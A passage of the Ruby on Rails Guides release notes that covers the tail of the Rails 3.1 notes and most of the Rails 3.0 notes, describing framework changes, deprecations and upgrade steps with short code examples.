## 6 Active Record

- Added a class method `pluralize_table_names` to singularize/pluralize table names of individual models. Previously this could only be set globally for all models through `ActiveRecord::Base.pluralize_table_names`.



```
class User < ActiveRecord::Base
 self.pluralize_table_names = false
end
```

- Added block setting of attributes to singular associations. The block will get called after the instance is initialized.



```
class User < ActiveRecord::Base
 has_one :account
end

user.build_account{ |a| a.credit_limit = 100.0 }
```

- Added `ActiveRecord::Base.attribute_names` to return a list of attribute names. This will return an empty array if the model is abstract or the table does not exist.
- CSV Fixtures are deprecated and support will be removed in Rails 3.2.0.
- `ActiveRecord#new`, `ActiveRecord#create` and `ActiveRecord#update_attributes` all accept a second hash as an option that allows you to specify which role to consider when assigning attributes. This is built on top of Active Model's new mass assignment capabilities:



```
class Post < ActiveRecord::Base
 attr_accessible :title
 attr_accessible :title, :published_at, :as => :admin
end

Post.new(params[:post], :as => :admin)
```

- `default_scope` can now take a block, lambda, or any other object which responds to `call` for lazy evaluation.
- Default scopes are now evaluated at the latest possible moment, to avoid problems where scopes would be created which would implicitly contain the default scope, which would then be impossible to get rid of via `Model.unscoped`.
- PostgreSQL adapter only supports PostgreSQL version 8.2 and higher.
- `ConnectionManagement` middleware is changed to clean up the connection pool after the rack body has been flushed.
- Added an `update_column` method on Active Record. This new method updates a given attribute on an object, skipping validations and callbacks. It is recommended to use `update_attributes` or `update_attribute` unless you are sure you do not want to execute any callback, including the modification of the `updated_at` column. It should not be called on new records.
- Associations with a `:through` option can now use any association as the through or source association, including

other associations which have a `:through` option and `has_and_belongs_to_many` associations.

- The configuration for the current database connection is now accessible via `ActiveRecord::Base.connection_config`.
- limits and offsets are removed from COUNT queries unless both are supplied.



```
People.limit(1).count # => 'SELECT COUNT(*) FROM people'
People.offset(1).count # => 'SELECT COUNT(*) FROM people'
People.limit(1).offset(1).count # => 'SELECT COUNT(*) FROM people LIMIT 1 C
```

- `ActiveRecord::Associations::AssociationProxy` has been split. There is now an `Association` class (and subclasses) which are responsible for operating on associations, and then a separate, thin wrapper called `CollectionProxy`, which proxies collection associations. This prevents namespace pollution, separates concerns, and will allow further refactorings.
- Singular associations (`has_one`, `belongs_to`) no longer have a proxy and simply returns the associated record or `nil`. This means that you should not use undocumented methods such as `bob.mother.create` - use `bob.create_mother` instead.
- Support the `:dependent` option on `has_many :through` associations. For historical and practical reasons, `:delete_all` is the default deletion strategy employed by `association.delete(*records)`, despite the fact that the default strategy is `:nullify` for regular `has_many`. Also, this only works at all if the source reflection is a `belongs_to`. For other situations, you should directly modify the through association.
- The behavior of `association.destroy` for `has_and_belongs_to_many` and `has_many :through` is changed. From now on, 'destroy' or 'delete' on an association will be taken to mean 'get rid of the link', not (necessarily) 'get rid of the associated records'.
- Previously, `has_and_belongs_to_many.destroy(*records)` would destroy the records themselves. It would not delete any records in the join table. Now, it deletes the records in the join table.
- Previously, `has_many_through.destroy(*records)` would destroy the records themselves, and the records in the join table. [Note: This has not always been the case; previous version of Rails only deleted the records themselves.] Now, it destroys only the records in the join table.
- Note that this change is backwards-incompatible to an extent, but there is unfortunately no way to 'deprecate' it before changing it. The change is being made in order to have consistency as to the meaning of 'destroy' or 'delete' across the different types of associations. If you wish to destroy the records themselves, you can do `records.association.each(&:destroy)`.
- Add `:bulk => true` option to `change_table` to make all the schema changes defined in a block using a single ALTER statement.



```
change_table(:users, :bulk => true) do |t|
 t.string :company_name
 t.change :birthdate, :datetime
end
```

- Removed support for accessing attributes on a `has_and_belongs_to_many` join table. `has_many :through` needs to be used.
- Added a `create_association!` method for `has_one` and `belongs_to` associations.

- Migrations are now reversible, meaning that Rails will figure out how to reverse your migrations. To use reversible migrations, just define the `change` method.



```
class MyMigration < ActiveRecord::Migration
 def change
 create_table(:horses) do |t|
 t.column :content, :text
 t.column :remind_at, :datetime
 end
 end
end
```

- Some things cannot be automatically reversed for you. If you know how to reverse those things, you should define `up` and `down` in your migration. If you define something in `change` that cannot be reversed, an `IrreversibleMigration` exception will be raised when going down.
- Migrations now use instance methods rather than class methods:



```
class FooMigration < ActiveRecord::Migration
 def up # Not self.up
 ...
 end
end
```

- Migration files generated from model and constructive migration generators (for example, `add_name_to_users`) use the reversible migration's `change` method instead of the ordinary `up` and `down` methods.
- Removed support for interpolating string SQL conditions on associations. Instead, a `proc` should be used.



```
has_many :things, :conditions => 'foo = #{bar}' # before
has_many :things, :conditions => proc { "foo = #{bar}" } # after
```

Inside the `proc`, `self` is the object which is the owner of the association, unless you are eager loading the association, in which case `self` is the class which the association is within.

You can have any "normal" conditions inside the `proc`, so the following will work too:



```
has_many :things, :conditions => proc { ["foo = ?", bar] }
```

- Previously `:insert_sql` and `:delete_sql` on `has_and_belongs_to_many` association allowed you to call 'record' to get the record being inserted or deleted. This is now passed as an argument to the `proc`.
- Added `ActiveRecord::Base#has_secure_password` (via `ActiveModel::SecurePassword`) to encapsulate dead-simple password usage with BCrypt encryption and salting.



```
Schema: User(name:string, password_digest:string, password_salt:string)
class User < ActiveRecord::Base
 has_secure_password
end
```

- When a model is generated `add_index` is added by default for `belongs_to` or `references` columns.
- Setting the id of a `belongs_to` object will update the reference to the object.
- `ActiveRecord::Base#dup` and `ActiveRecord::Base#clone` semantics have changed to closer match normal Ruby `dup` and `clone` semantics.
- Calling `ActiveRecord::Base#clone` will result in a shallow copy of the record, including copying the frozen state. No callbacks will be called.
- Calling `ActiveRecord::Base#dup` will duplicate the record, including calling after initialize hooks. Frozen state will not be copied, and all associations will be cleared. A duped record will return `true` for `new_record?`, have a `nil` id field, and is `saveable`.
- The query cache now works with prepared statements. No changes in the applications are required.

## 7 Active Model

- `attr_accessible` accepts an option `:as` to specify a role.
- `InclusionValidator`, `ExclusionValidator`, and `FormatValidator` now accept an option which can be a proc, a lambda, or anything that respond to `call`. This option will be called with the current record as an argument and returns an object which respond to `include?` for `InclusionValidator` and `ExclusionValidator`, and returns a regular expression object for `FormatValidator`.
- Added `ActiveModel::SecurePassword` to encapsulate dead-simple password usage with BCrypt encryption and salting.
- `ActiveModel::AttributeMethods` allows attributes to be defined on demand.
- Added support for selectively enabling and disabling observers.
- Alternate `118n` namespace lookup is no longer supported.

## 8 Active Resource

- The default format has been changed to JSON for all requests. If you want to continue to use XML you will need to set `self.format = :xml` in the class. For example,



```
class User < ActiveResource::Base
 self.format = :xml
end
```

## 9 Active Support

- `ActiveSupport::Dependencies` now raises `NameError` if it finds an existing constant in `load_missing_constant`.
- Added a new reporting method `Kernel#quietly` which silences both `STDOUT` and `STDERR`.
- Added `String#inquiry` as a convenience method for turning a `String` into a `StringInquirer` object.
- Added `Object#in?` to test if an object is included in another object.
- `LocalCache` strategy is now a real middleware class and no longer an anonymous class.

- ActiveSupport::Dependencies::ClassCache class has been introduced for holding references to reloadable classes.
- ActiveSupport::Dependencies::Reference has been refactored to take direct advantage of the new ClassCache.
- Backports Range#cover? as an alias for Range#include? in Ruby 1.8.
- Added weeks\_ago and prev\_week to Date/DateTime/Time.
- Added before\_remove\_const callback to ActiveSupport::Dependencies.remove\_unloadable\_constants!.

#### Deprecations:

- ActiveSupport::SecureRandom is deprecated in favor of SecureRandom from the Ruby standard library.

## 10 Credits

See the [full list of contributors to Rails](#) for the many people who spent many hours making Rails, the stable and robust framework it is. Kudos to all of them.

Rails 3.1 Release Notes were compiled by [Vijay Dev](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Ruby on Rails 3.0 Release Notes

Rails 3.0 is ponies and rainbows! It's going to cook you dinner and fold your laundry. You're going to wonder how life was ever possible before it arrived. It's the Best Version of Rails We've Ever Done!

But seriously now, it's really good stuff. There are all the good ideas brought over from when the Merb team joined the party and brought a focus on framework agnosticism, slimmer and faster internals, and a handful of tasty APIs. If you're coming to Rails 3.0 from Merb 1.x, you should recognize lots. If you're coming from Rails 2.x, you're going to love it too.

Even if you don't give a hoot about any of our internal cleanups, Rails 3.0 is going to delight. We have a bunch of new features and improved APIs. It's never been a better time to be a Rails developer. Some of the highlights are:

- ✔ **Brand new router with an emphasis on RESTful declarations**
- ✔ **New Action Mailer API modeled after Action Controller (now without the agonizing pain of sending multipart messages!)**
- ✔ **New Active Record chainable query language built on top of relational algebra**
- ✔ **Unobtrusive JavaScript helpers with drivers for Prototype, jQuery, and more coming (end of inline JS)**
- ✔ **Explicit dependency management with Bundler**

On top of all that, we've tried our best to deprecate the old APIs with nice warnings. That means that you can move your existing application to Rails 3 without immediately rewriting all your old code to the latest best practices.

These release notes cover the major upgrades, but don't include every little bug fix and change. Rails 3.0 consists of almost 4,000 commits by more than 250 authors! If you want to see everything, check out the [list of commits](#) in the main Rails repository on GitHub.



## Chapters

### 1. Upgrading to Rails 3

- [Rails 3 requires at least Ruby 1.8.7](#)
- [Rails Application object](#)
- [script/\\* replaced by script/rails](#)
- [Dependencies and config.gem](#)
- [Upgrade Process](#)

### 2. Creating a Rails 3.0 application

- [Vendoring Gems](#)
- [Living on the Edge](#)

### 3. Rails Architectural Changes

- [Railties Restrung](#)
- [All Rails core components are decoupled](#)
- [Active Model Abstraction](#)
- [Controller Abstraction](#)
- [Arel Integration](#)
- [Mail Extraction](#)

### 4. Documentation

### 5. Internationalization

### 6. Railties

### 7. Action Pack



- [Abstract Controller](#)
- [Action Controller](#)
- [Action Dispatch](#)
- [Action View](#)
- 8. [Active Model](#)
  - [ORM Abstraction and Action Pack Interface](#)
  - [Validations](#)
- 9. [Active Record](#)
  - [Query Interface](#)
  - [Enhancements](#)
  - [Patches and Deprecations](#)
- 10. [Active Resource](#)
- 11. [Active Support](#)
- 12. [Action Mailer](#)
- 13. [Credits](#)

To install Rails 3:



```
Use sudo if your setup requires it
$ gem install rails
```

## 1 Upgrading to Rails 3

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first upgrade to Rails 2.3.5 and make sure your application still runs as expected before attempting to update to Rails 3. Then take heed of the following changes:

### 1.1 Rails 3 requires at least Ruby 1.8.7

Rails 3.0 requires Ruby 1.8.7 or higher. Support for all of the previous Ruby versions has been dropped officially and you should upgrade as early as possible. Rails 3.0 is also compatible with Ruby 1.9.2.



Note that Ruby 1.8.7 p248 and p249 have marshaling bugs that crash Rails 3.0. Ruby Enterprise Edition have these fixed since release 1.8.7-2010.02 though. On the 1.9 front, Ruby 1.9.1 is not usable because it outright segfaults on Rails 3.0, so if you want to use Rails 3 with 1.9.x jump on 1.9.2 for smooth sailing.

### 1.2 Rails Application object


As part of the groundwork for supporting running multiple Rails applications in the same process, Rails 3 introduces the concept of an Application object. An application object holds all the application specific configurations and is very similar in nature to `config/environment.rb` from the previous versions of Rails.

Each Rails application now must have a corresponding application object. The application object is defined in `config/application.rb`. If you're upgrading an existing application to Rails 3, you must add this file and move the appropriate configurations from `config/environment.rb` to `config/application.rb`.

### 1.3 `script/*` replaced by `script/rails`

The new `script/rails` replaces all the scripts that used to be in the `script` directory. You do not run `script/rails`

directly though, the `rails` command detects it is being invoked in the root of a Rails application and runs the script for you. Intended usage is:



```
$ rails console # instead of script/console
$ rails g scaffold post title:string # instead of script/generate scaffold post ti
```

Run `rails --help` for a list of all the options.

## 1.4 Dependencies and config.gem

The `config.gem` method is gone and has been replaced by using `bundler` and a `Gemfile`, see [Vendoring Gems](#) below.

## 1.5 Upgrade Process

To help with the upgrade process, a plugin named [Rails Upgrade](#) has been created to automate part of it.

Simply install the plugin, then run `rake rails:upgrade:check` to check your app for pieces that need to be updated (with links to information on how to update them). It also offers a task to generate a `Gemfile` based on your current `config.gem` calls and a task to generate a new routes file from your current one. To get the plugin, simply run the following:




```
$ ruby script/plugin install git://github.com/rails/rails_upgrade.git
```

You can see an example of how that works at [Rails Upgrade is now an Official Plugin](#)

Aside from Rails Upgrade tool, if you need more help, there are people on IRC and [rubyonrails-talk](#) that are probably doing the same thing, possibly hitting the same issues. Be sure to blog your own experiences when upgrading so others can benefit from your knowledge!

## 2 Creating a Rails 3.0 application



```
You should have the 'rails' RubyGem installed
$ rails new myapp
$ cd myapp
```

### 2.1 Vendoring Gems

Rails now uses a `Gemfile` in the application root to determine the gems you require for your application to start. This `Gemfile` is processed by the [Bundler](#) which then installs all your dependencies. It can even install all the dependencies locally to your application so that it doesn't depend on the system gems.

More information: - [bundler homepage](#)

### 2.2 Living on the Edge

`Bundler` and `Gemfile` makes freezing your Rails application easy as pie with the new dedicated `bundle` command, so `rake freeze` is no longer relevant and has been dropped.

If you want to `bundle` straight from the Git repository, you can pass the `--edge` flag:



```
$ rails new myapp --edge
```

If you have a local checkout of the Rails repository and want to generate an application using that, you can pass the `--dev` flag:



```
$ ruby /path/to/rails/bin/rails new myapp --dev
```

## 3 Rails Architectural Changes

There are six major changes in the architecture of Rails.

### 3.1 Railties Restrung

Railties was updated to provide a consistent plugin API for the entire Rails framework as well as a total rewrite of generators and the Rails bindings, the result is that developers can now hook into any significant stage of the generators and application framework in a consistent, defined manner.

### 3.2 All Rails core components are decoupled

With the merge of Merb and Rails, one of the big jobs was to remove the tight coupling between Rails core components. This has now been achieved, and all Rails core components are now using the same API that you can use for developing plugins. This means any plugin you make, or any core component replacement (like DataMapper or Sequel) can access all the functionality that the Rails core components have access to and extend and enhance at will.

More information: - [The Great Decoupling](#)

### 3.3 Active Model Abstraction

Part of decoupling the core components was extracting all ties to Active Record from Action Pack. This has now been completed. All new ORM plugins now just need to implement Active Model interfaces to work seamlessly with Action Pack.

More information: - [Make Any Ruby Object Feel Like ActiveRecord](#)

### 3.4 Controller Abstraction

Another big part of decoupling the core components was creating a base superclass that is separated from the notions of HTTP in order to handle rendering of views etc. This creation of `AbstractController` allowed `ActionController` and `ActionMailer` to be greatly simplified with common code removed from all these libraries and put into `AbstractController`.

More Information: - [Rails Edge Architecture](#)

### 3.5 Arel Integration

[Arel](#) (or Active Relation) has been taken on as the underpinnings of Active Record and is now required for Rails. Arel provides an SQL abstraction that simplifies out Active Record and provides the underpinnings for the relation functionality in Active Record.

More information: - [Why I wrote Arel](#)

### 3.6 Mail Extraction

Action Mailer ever since its beginnings has had monkey patches, pre parsers and even delivery and receiver agents, all in addition to having TMail vendored in the source tree. Version 3 changes that with all email message related functionality abstracted out to the [Mail](#) gem. This again reduces code duplication and helps create definable boundaries between Action Mailer and the email parser.

More information: - [New Action Mailer API in Rails 3](#)

## 4 Documentation

The documentation in the Rails tree is being updated with all the API changes, additionally, the [Rails Edge Guides](#) are being updated one by one to reflect the changes in Rails 3.0. The guides at [guides.rubyonrails.org](http://guides.rubyonrails.org) however will continue to contain only the stable version of Rails (at this point, version 2.3.5, until 3.0 is released).

More Information: - [Rails Documentation Projects](#)

## 5 Internationalization

A large amount of work has been done with I18n support in Rails 3, including the latest [I18n](#) gem supplying many speed improvements.

- I18n for any object - I18n behavior can be added to any object by including `ActiveModel::Translation` and `ActiveModel::Validations`. There is also an `errors.messages` fallback for translations.
- Attributes can have default translations.
- Form Submit Tags automatically pull the correct status (Create or Update) depending on the object status, and so pull the correct translation.
- Labels with I18n also now work by just passing the attribute name.

More Information: - [Rails 3 I18n changes](#)

## 6 Railties

With the decoupling of the main Rails frameworks, Railties got a huge overhaul so as to make linking up frameworks, engines or plugins as painless and extensible as possible:

- Each application now has its own name space, application is started with `YourAppName.boot` for example, makes interacting with other applications a lot easier.
- Anything under `Rails.root/app` is now added to the load path, so you can make `app/observers/user_observer.rb` and Rails will load it without any modifications.
- Rails 3.0 now provides a `Rails.config` object, which provides a central repository of all sorts of Rails wide configuration options.

Application generation has received extra flags allowing you to skip the installation of test-unit, Active Record, Prototype and Git. Also a new `--dev` flag has been added which sets the application up with the `Gemfile` pointing to your Rails checkout (which is determined by the path to the `rails` binary). See `rails --help` for more info.

Railties generators got a huge amount of attention in Rails 3.0, basically:

- Generators were completely rewritten and are backwards incompatible.
- Rails templates API and generators API were merged (they are the same as the former).
- Generators are no longer loaded from special paths anymore, they are just found in the Ruby load path, so calling `rails generate foo` will look for `generators/foo_generator`.
- New generators provide hooks, so any template engine, ORM, test framework can easily hook in.
- New generators allow you to override the templates by placing a copy at `Rails.root/lib/templates`.
- `Rails::Generators::TestCase` is also supplied so you can create your own generators and test them.

Also, the views generated by Railties generators had some overhaul:

- Views now use `div` tags instead of `p` tags.
- Scaffolds generated now make use of `_form` partials, instead of duplicated code in the edit and new views.
- Scaffold forms now use `f.submit` which returns "Create ModelName" or "Update ModelName" depending on the state of the object passed in.

Finally a couple of enhancements were added to the rake tasks:

- `rake db:forward` was added, allowing you to roll forward your migrations individually or in groups.
- `rake routes CONTROLLER=x` was added allowing you to just view the routes for one controller.

Railties now deprecates:

- `RAILS_ROOT` in favor of `Rails.root`,
- `RAILS_ENV` in favor of `Rails.env`, and
- `RAILS_DEFAULT_LOGGER` in favor of `Rails.logger`.

`PLUGIN/rails/tasks`, and `PLUGIN/tasks` are no longer loaded all tasks now must be in `PLUGIN/lib/tasks`.

More information:

- [Discovering Rails 3 generators](#)
- [Making Generators for Rails 3 with Thor](#)
- [The Rails Module \(in Rails 3\)](#)

## 7 Action Pack

There have been significant internal and external changes in Action Pack.

### 7.1 Abstract Controller

Abstract Controller pulls out the generic parts of Action Controller into a reusable module that any library can use to render templates, render partials, helpers, translations, logging, any part of the request response cycle. This abstraction allowed `ActionMailer::Base` to now just inherit from `AbstractController` and just wrap the Rails DSL onto the Mail gem.

It also provided an opportunity to clean up Action Controller, abstracting out what could to simplify the code.

Note however that Abstract Controller is not a user facing API, you will not run into it in your day to day use of Rails.

More Information: - [Rails Edge Architecture](#)

### 7.2 Action Controller

- `application_controller.rb` now has `protect_from_forgery` on by default.
- The `cookie_verifier_secret` has been deprecated and now instead it is assigned through `Rails.application.config.cookie_secret` and moved into its own file: `config/initializers/cookie_verification_secret.rb`.
- The `session_store` was configured in `ActionController::Base.session`, and that is now moved to `Rails.application.config.session_store`. Defaults are set up in `config/initializers/session_store.rb`.
- `cookies.secure` allowing you to set encrypted values in cookies with `cookie.secure[:key] => value`.
- `cookies.permanent` allowing you to set permanent values in the cookie hash `cookie.permanent[:key] => value` that raise exceptions on signed values if verification failures.
- You can now pass `:notice => 'This is a flash message'` or `:alert => 'Something went wrong'` to the `format` call inside a `respond_to` block. The `flash[]` hash still works as previously.
- `respond_with` method has now been added to your controllers simplifying the venerable `format` blocks.
- `ActionController::Responder` added allowing you flexibility in how your responses get generated.

Deprecations:

- `filter_parameter_logging` is deprecated in favor of `config.filter_parameters << :password`.

More Information:

- [Render Options in Rails 3](#)
- [Three reasons to love ActionController::Responder](#)

## 7.3 Action Dispatch

Action Dispatch is new in Rails 3.0 and provides a new, cleaner implementation for routing.

- Big clean up and re-write of the router, the Rails router is now `rack_mount` with a Rails DSL on top, it is a stand alone piece of software.
- Routes defined by each application are now namespace within your Application module, that is:




```
Instead of:

ActionController::Routing::Routes.draw do |map|
 map.resources :posts
end

You do:

AppName::Application.routes do
 resources :posts
end
```

- Added `match` method to the router, you can also pass any Rack application to the matched route.
- Added `constraints` method to the router, allowing you to guard routers with defined constraints.
- Added `scope` method to the router, allowing you to namespace routes for different languages or different actions, for example:



```
scope 'es' do
 resources :projects, :path_names => { :edit => 'cambiar' }, :path => 'pro
end

Gives you the edit action with /es/proyecto/1/cambiar
```

- Added `root` method to the router as a short cut for `match '/', :to => path`.
- You can pass optional segments into the match, for example `match "/:controller(/:action(/:id))(.:format)"`, each parenthesized segment is optional.
- Routes can be expressed via blocks, for example you can call `controller :home { match '/:action' }`.



The old style `map` commands still work as before with a backwards compatibility layer, however this will be removed in the 3.1 release.

### Deprecations

- The catch all route for non-REST applications (`/:controller/:action/:id`) is now commented out.
- Routes `:path_prefix` no longer exists and `:name_prefix` now automatically adds `"_"` at the end of the given value.

More Information: \* [The Rails 3 Router: Rack it Up](#) \* [Revamped Routes in Rails 3](#) \* [Generic Actions in Rails 3](#)

## 7.4 Action View

### 7.4.1 Unobtrusive JavaScript


Major re-write was done in the Action View helpers, implementing Unobtrusive JavaScript (UJS) hooks and removing the old inline AJAX commands. This enables Rails to use any compliant UJS driver to implement the UJS hooks in the helpers.

What this means is that all previous `remote_<method>` helpers have been removed from Rails core and put into the [Prototype Legacy Helper](#). To get UJS hooks into your HTML, you now pass `:remote => true` instead. For example:



```
form_for @post, :remote => true
```


Produces:



```
<form action="http://host.com" id="create-post" method="post" data-remote="true">
```

### 7.4.2 Helpers with Blocks

Helpers like `form_for` or `div_for` that insert content from a block use `<%= now:`



```
<%= form_for @post do |f| %>
 ...
<% end %>
```

Your own helpers of that kind are expected to return a string, rather than appending to the output buffer by hand.

Helpers that do something else, like `cache` or `content_for`, are not affected by this change, they need `&lt;%` as before.

### 7.4.3 Other Changes

- You no longer need to call `h(string)` to escape HTML output, it is on by default in all view templates. If you want the unescaped string, call `raw(string)`.
- Helpers now output HTML 5 by default.
- Form label helper now pulls values from I18n with a single value, so `f.label :name` will pull the `:name` translation.
- I18n select label on should now be `:en.helpers.select` instead of `:en.support.select`.
- You no longer need to place a minus sign at the end of a Ruby interpolation inside an ERB template to remove the trailing carriage return in the HTML output.
- Added `grouped_collection_select` helper to Action View.
- `content_for?` has been added allowing you to check for the existence of content in a view before rendering.
- passing `:value => nil` to form helpers will set the field's `value` attribute to nil as opposed to using the default value
- passing `:id => nil` to form helpers will cause those fields to be rendered with no `id` attribute
- passing `:alt => nil` to `image_tag` will cause the `img` tag to render with no `alt` attribute

## 8 Active Model

Active Model is new in Rails 3.0. It provides an abstraction layer for any ORM libraries to use to interact with Rails by implementing an Active Model interface.

### 8.1 ORM Abstraction and Action Pack Interface

Part of decoupling the core components was extracting all ties to Active Record from Action Pack. This has now been completed. All new ORM plugins now just need to implement Active Model interfaces to work seamlessly with Action Pack.

More Information: - [Make Any Ruby Object Feel Like ActiveRecord](#)

## 8.2 Validations

Validations have been moved from Active Record into Active Model, providing an interface to validations that works across ORM libraries in Rails 3.

- There is now a `validates :attribute, options_hash` shortcut method that allows you to pass options for all the validates class methods, you can pass more than one option to a validate method.
- The `validates` method has the following options:
  - `:acceptance => Boolean.`
  - `:confirmation => Boolean.`
  - `:exclusion => { :in => Enumerable }.`
  - `:inclusion => { :in => Enumerable }.`
  - `:format => { :with => Regexp, :on => :create }.`
  - `:length => { :maximum => Fixnum }.`
  - `:numericality => Boolean.`
  - `:presence => Boolean.`
  - `:uniqueness => Boolean.`



All the Rails version 2.3 style validation methods are still supported in Rails 3.0, the new validates method is designed as an additional aid in your model validations, not a replacement for the existing API.

You can also pass in a validator object, which you can then reuse between objects that use Active Model:



```
class TitleValidator < ActiveModel::EachValidator
 Titles = ['Mr.', 'Mrs.', 'Dr.']
 def validate_each(record, attribute, value)
 unless Titles.include?(value)
 record.errors[attribute] << 'must be a valid title'
 end
 end
end
```



```
class Person
 include ActiveModel::Validations
 attr_accessor :title
 validates :title, :presence => true, :title => true
end

Or for Active Record

class Person < ActiveRecord::Base
 validates :title, :presence => true, :title => true
end
```

There's also support for introspection:



```
User.validators
User.validators_on(:login)
```



More Information:

- [Sexy Validation in Rails 3](#)
- [Rails 3 Validations Explained](#)

## 9 Active Record

Active Record received a lot of attention in Rails 3.0, including abstraction into Active Model, a full update to the Query interface using Arel, validation updates and many enhancements and fixes. All of the Rails 2.x API will be usable through a compatibility layer that will be supported until version 3.1.

### 9.1 Query Interface

Active Record, through the use of Arel, now returns relations on its core methods. The existing API in Rails 2.3.x is still supported and will not be deprecated until Rails 3.1 and not removed until Rails 3.2, however, the new API provides the following new methods that all return relations allowing them to be chained together:

- `where` - provides conditions on the relation, what gets returned.
- `select` - choose what attributes of the models you wish to have returned from the database.
- `group` - groups the relation on the attribute supplied.
- `having` - provides an expression limiting group relations (GROUP BY constraint).
- `joins` - joins the relation to another table.
- `clause` - provides an expression limiting join relations (JOIN constraint).
- `includes` - includes other relations pre-loaded.
- `order` - orders the relation based on the expression supplied.
- `limit` - limits the relation to the number of records specified.
- `lock` - locks the records returned from the table.
- `readonly` - returns an read only copy of the data.
- `from` - provides a way to select relationships from more than one table.
- `scope` - (previously `named_scope`) return relations and can be chained together with the other relation methods.
- `with_scope` - and `with_exclusive_scope` now also return relations and so can be chained.
- `default_scope` - also works with relations.

More Information:

- [Active Record Query Interface](#)
- [Let your SQL Growl in Rails 3](#)

### 9.2 Enhancements

- Added `:destroyed?` to Active Record objects.
- Added `:inverse_of` to Active Record associations allowing you to pull the instance of an already loaded association without hitting the database.

### 9.3 Patches and Deprecations

Additionally, many fixes in the Active Record branch:

- SQLite 2 support has been dropped in favor of SQLite 3.
- MySQL support for column order.
- PostgreSQL adapter has had its `TIME` `ZONE` support fixed so it no longer inserts incorrect values.
- Support multiple schemas in table names for PostgreSQL.
- PostgreSQL support for the XML data type column.
- `table_name` is now `cached`.
- A large amount of work done on the Oracle adapter as well with many bug fixes.

As well as the following deprecations:

- `named_scope` in an Active Record class is deprecated and has been renamed to just `scope`.
- In `scope` methods, you should move to using the relation methods, instead of a `:conditions => {}` finder method, for example `scope :since, lambda {|time| where("created_at > ?", time) }`.
- `save(false)` is deprecated, in favor of `save(:validate => false)`.
- I18n error messages for Active Record should be changed from `:en.activerecord.errors.template` to `:en.errors.template`.
- `model.errors.on` is deprecated in favor of `model.errors[]`
- `validates_presence_of => validates... :presence => true`
- `ActiveRecord::Base.colorize_logging` and `config.active_record.colorize_logging` are deprecated in favor of `Rails::LogSubscriber.colorize_logging` or `config.colorize_logging`



While an implementation of State Machine has been in Active Record edge for some months now, it has been removed from the Rails 3.0 release.

## 10 Active Resource

Active Resource was also extracted out to Active Model allowing you to use Active Resource objects with Action Pack seamlessly.

- Added validations through Active Model.
- Added observing hooks.
- HTTP proxy support.
- Added support for digest authentication.
- Moved model naming into Active Model.
- Changed Active Resource attributes to a Hash with indifferent access.
- Added `first`, `last` and `all` aliases for equivalent find scopes.
- `find_every` now does not return a `ResourceNotFound` error if nothing returned.
- Added `save!` which raises `ResourceInvalid` unless the object is valid?.
- `update_attribute` and `update_attributes` added to Active Resource models.
- Added `exists?`.
- Renamed `SchemaDefinition` to `Schema` and `define_schema` to `schema`.
- Use the format of Active Resources rather than the `content-type` of remote errors to load errors.
- Use `instance_eval` for schema block.
- Fix `ActiveResource::ConnectionError#to_s` when `@response` does not respond to `#code` or `#message`, handles Ruby 1.9 compatibility.
- Add support for errors in JSON format.
- Ensure `load` works with numeric arrays.
- Recognizes a 410 response from remote resource as the resource has been deleted.
- Add ability to set SSL options on Active Resource connections.
- Setting connection timeout also affects `Net::HTTP.open_timeout`.

Deprecations:

- `save(false)` is deprecated, in favor of `save(:validate => false)`.
- Ruby 1.9.2: `URI.parse` and `.decode` are deprecated and are no longer used in the library.

## 11 Active Support

A large effort was made in Active Support to make it cherry pickable, that is, you no longer have to require the entire Active Support library to get pieces of it. This allows the various core components of Rails to run slimmer.

These are the main changes in Active Support:

- Large clean up of the library removing unused methods throughout.

- Active Support no longer provides vendored versions of [TZInfo](#), [Memcache Client](#) and [Builder](#) these are all included as dependencies and installed via the `bundle install` command.
- Safe buffers are implemented in `ActiveSupport::SafeBuffer`.
- Added `Array.uniq_by` and `Array.uniq_by!`.
- Removed `Array#rand` and backported `Array#sample` from Ruby 1.9.
- Fixed bug on `TimeZone.seconds_to_utc_offset` returning wrong value.
- Added `ActiveSupport::Notifications` middleware.
- `ActiveSupport.use_standard_json_time_format` now defaults to `true`.
- `ActiveSupport.escape_html_entities_in_json` now defaults to `false`.
- `Integer#multiple_of?` accepts zero as an argument, returns false unless the receiver is zero.
- `string.chars` has been renamed to `string.mb_chars`.
- `ActiveSupport::OrderedHash` now can de-serialize through YAML.
- Added SAX-based parser for `XmlMini`, using `LibXML` and `Nokogiri`.
- Added `Object#presence` that returns the object if it's `#present?` otherwise returns `nil`.
- Added `String#exclude?` core extension that returns the inverse of `#include?`.
- Added `to_i` to `DateTime` in `ActiveSupport` so `to_yaml` works correctly on models with `DateTime` attributes.
- Added `Enumerable#exclude?` to bring parity to `Enumerable#include?` and avoid if `!x.include?`.
- Switch to on-by-default XSS escaping for rails.
- Support deep-merging in `ActiveSupport::HashWithIndifferentAccess`.
- `Enumerable#sum` now works with all enumerables, even if they don't respond to `:size`.
- `inspect` on a zero length duration returns '0 seconds' instead of empty string.
- Add `element` and `collection` to `ModelName`.
- `String#to_time` and `String#to_datetime` handle fractional seconds.
- Added support to new callbacks for around filter object that respond to `:before` and `:after` used in before and after callbacks.
- The `ActiveSupport::OrderedHash#to_a` method returns an ordered set of arrays. Matches Ruby 1.9's `Hash#to_a`.
- `MissingSourceFile` exists as a constant but it is now just equals to `LoadError`.
- Added `Class#class_attribute`, to be able to declare a class-level attribute whose value is inheritable and overwritable by subclasses.
- Finally removed `DeprecatedCallbacks` in `ActiveRecord::Associations`.
- `Object#metaclass` is now `Kernel#singleton_class` to match Ruby.

The following methods have been removed because they are now available in Ruby 1.8.7 and 1.9.

- `Integer#even?` and `Integer#odd?`
- `String#each_char`
- `String#start_with?` and `String#end_with?` (3rd person aliases still kept)
- `String#bytesize`
- `Object#tap`
- `Symbol#to_proc`
- `Object#instance_variable_defined?`
- `Enumerable#none?`

The security patch for REXML remains in Active Support because early patch-levels of Ruby 1.8.7 still need it. Active Support knows whether it has to apply it or not.

